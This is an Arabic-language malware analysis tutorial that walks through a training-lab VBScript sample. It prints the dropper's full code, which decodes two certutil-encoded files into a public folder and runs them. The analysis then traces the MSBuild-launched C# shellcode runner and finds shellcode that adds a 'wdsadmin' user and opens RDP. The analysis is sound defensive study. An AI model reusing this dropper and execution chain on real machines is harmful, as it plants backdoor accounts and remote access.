**malware analysis #1**

بسم الله اليوم بشرح كيف تفحص shellcode و تقدر تفهم وش يسوي البرنامج الضار

**الحين نبدأ بتحليل البرنامج الضار**

​[تحميل الملف](https://github.com/HuskyHacks/PMAT-labs/tree/main/labs/3-3.OffScript-ScriptMalware/VBScript) password:infected نفك الضغط بعدها تطلع لنا 3 ملفات one.crt,two.crt,crtupdate.vbs

crtupdate.vbs:

Dim WshShell, oExec Set WshShell = CreateObject("WScript.Shell") Set oExec = WshShell.Exec("certutil -decode one.crt C:\Users\Public\Documents\one.vbs") WScript.Sleep 1000 Set oExec = WshShell.Exec("certutil -decode two.crt C:\Users\Public\Documents\xml.xml") WScript.Sleep 1000 Set oExec = WshShell.Exec("cmd.exe /c C:\Users\Public\Documents\one.vbs")

البرنامج بيفك التشفير عن الملفين الثانيين و بيشغل one.vbs

انا مشغلة في فيرشوال ماشين ف عادي اني اشغل البرنامج ماراح يضرني او ممكن تحط كومنت عند جزئية التشغيل اللي هو السطر الاخير, بعد ما اشغله البرنامج بيفك التشفير عندهم و بيحط الملفات بهذي المسارات


C:\Users\Public\Documents\one.vbs C:\Users\Public\Documents\xml.xml

الحين نشوف ملف one.vbs و نشوف الكود


Text

Description automatically generated

خلونا نشوف الكود وش يسوي فيه فنكشن اسمها update وظيفتها تسوي replace ل vVv و ولا شي عندي حلين يا اشغلة و اطبع المتغيرات او اني اسوي بنفسي و بسويها بنفسي اسهل ببدل vVv ب ولاشي



هذا بعد ما ضبطناه و طلعت لنا مسارات و الواضح انه بيشغل MSBuild.exe و بيحط xml.xml طيب خلونا نشوف وش فيه هناك



هنا فيه كود C# و فكرة البرنامج يشغل الشل كود


**فحص الشل كود**

باخذ الشل كود من الملف و نفحصة الحين عشان نفهم وش يسوي

بعد ما شلنا الفاصلات و 0x لأننا ما نحتاجهم

fce8820000006089e531c0648b503......

الحين نحفظة في ملف txt مثلا و نشغل اداة scdbg عشان نقدر نعرف وش قاعد يسوي الشل كود



و هذا هو الشل كود و زي ماتشوفون بيضيف يوزر wdsadmin و بيفتح rdp

**الملخص**

اكتشفنا ان ملف vbs بيفك ملفين متشفرة واحد ملف vbs اللي بيشغل البرنامج من MSBuild.exe و الثاني اللي فيه المحتوى و شفنا المحتوى حقه و واضح انه بيشغل الشل كود في الميموري و بعدها فحصنا الشل كود و قدرنا نعرف وش كان يسوي البرنامج

ياليت التحليل اعجبكم و اذا فيه اي خطأ اعتذر و ياليت تنبهوني عشان اعدلها